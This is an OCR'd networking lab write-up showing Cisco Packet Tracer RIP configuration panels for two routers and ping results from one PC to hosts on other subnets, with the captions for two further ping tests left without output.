
2.


Router 0
Physical
Config
CLI
Attributes
GLOBAL
Settings
Algorithm Settings
ROUTING
Static
RIP
INTERFACE
FastEthernet0/0
FastEthernet1/0
Serial2/0
Serial3/0
FastEthernet4/0
FastEthernet5/0
RIP Routing
Network
Add
Network Address
192.168.10.0
192.168.40.0
192.168.60.0
Remove
Equivalent IOS Commands
%LINEPROTO-5-UPDOWN: Line protocol on Interface Serial2/0, changed state to up
%LINEPROTO-5-UPDOWN: Line protocol on Interface Serial3/0, changed state to up
Router>enable
Router#
Router#configure terminal
Enter configuration commands, one per line. End with CNTL/Z.
Router(config)#router rip
Router(config-router)#
Top



Router 1
Physical
Config
CLI
Attributes
GLOBAL
Settings
Algorithm Settings
ROUTING
Static
RIP
INTERFACE
FastEthernet0/0
FastEthernet1/0
Serial2/0
Serial3/0
FastEthernet4/0
FastEthernet5/0
RIP Routing
Network
Add
Network Address
192.168.30.0
192.168.50.0
192.168.60.0
Remove
Equivalent IOS Commands
Router#
Router#configure terminal
Enter configuration commands, one per line. End with CNTL/Z.
Router(config)#router rip
Router(config-router)#
Router(config-router)#end
Router#configure terminal
Enter configuration commands, one per line. End with CNTL/Z.
Router(config)#router rip
Router(config-router)#
%SYS-5-CONFIG_I: Configured from console by console
Top


Router 1
Physical
Config
CLI
Attributes
GLOBAL
Settings
Algorithm Settings
ROUTING
Static
RIP
INTERFACE
FastEthernet0/0
FastEthernet1/0
Serial2/0
Serial3/0
FastEthernet4/0
FastEthernet5/0
RIP Routing
Network
Add
Network Address
192.168.30.0
192.168.50.0
192.168.60.0
Remove
Equivalent IOS Commands
%LINEPROTO-5-UPDOWN: Line protocol on Interface Serial2/0, changed state to up
%LINEPROTO-5-UPDOWN: Line protocol on Interface Serial3/0, changed state to up
Router>enable
Router#
Router#configure terminal
Enter configuration commands, one per line. End with CNTL/Z.
Router(config)#router rip
Router(config-router)#
Top

3.




Pc0 from switch 0 pinging hosts of switch 1 and switch 2




```
C:\>ping 192.168.10.2

Pinging 192.168.10.2 with 32 bytes of data:

Request timed out.
Reply from 192.168.10.2: bytes=32 time=12ms TTL=126
Reply from 192.168.10.2: bytes=32 time=12ms TTL=126
Reply from 192.168.10.2: bytes=32 time=1ms TTL=126

Ping statistics for 192.168.10.2:
    Packets: Sent = 4, Received = 3, Lost = 1 (25% loss),
Approximate round trip times in milli-seconds:
    Minimum = 1ms, Maximum = 12ms, Average = 8ms

C:\>ping 192.168.10.3

Pinging 192.168.10.3 with 32 bytes of data:

Reply from 192.168.10.3: bytes=32 time=12ms TTL=126
Reply from 192.168.10.3: bytes=32 time=17ms TTL=126
Reply from 192.168.10.3: bytes=32 time=11ms TTL=126
Reply from 192.168.10.3: bytes=32 time=11ms TTL=126

Ping statistics for 192.168.10.3:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 11ms, Maximum = 17ms, Average = 12ms

C:\>ping 192.168.30.2

Pinging 192.168.30.2 with 32 bytes of data:

Reply from 192.168.30.2: bytes=32 time=26ms TTL=126
Reply from 192.168.30.2: bytes=32 time=11ms TTL=126
Reply from 192.168.30.2: bytes=32 time=11ms TTL=126
Reply from 192.168.30.2: bytes=32 time=11ms TTL=126

Ping statistics for 192.168.30.2:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 11ms, Maximum = 26ms, Average = 14ms

C:\>ping 192.168.30.3

Pinging 192.168.30.3 with 32 bytes of data:

Reply from 192.168.30.3: bytes=32 time=15ms TTL=126
Reply from 192.168.30.3: bytes=32 time=11ms TTL=126
Reply from 192.168.30.3: bytes=32 time=12ms TTL=126
Reply from 192.168.30.3: bytes=32 time=1ms TTL=126

Ping statistics for 192.168.30.3:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 1ms, Maximum = 15ms, Average = 9ms
```

Pc2 from switch 1 pinging hosts of switch 0 and switch 2



Pc5 from switch 2 pinging hosts of switch 1 and switch 0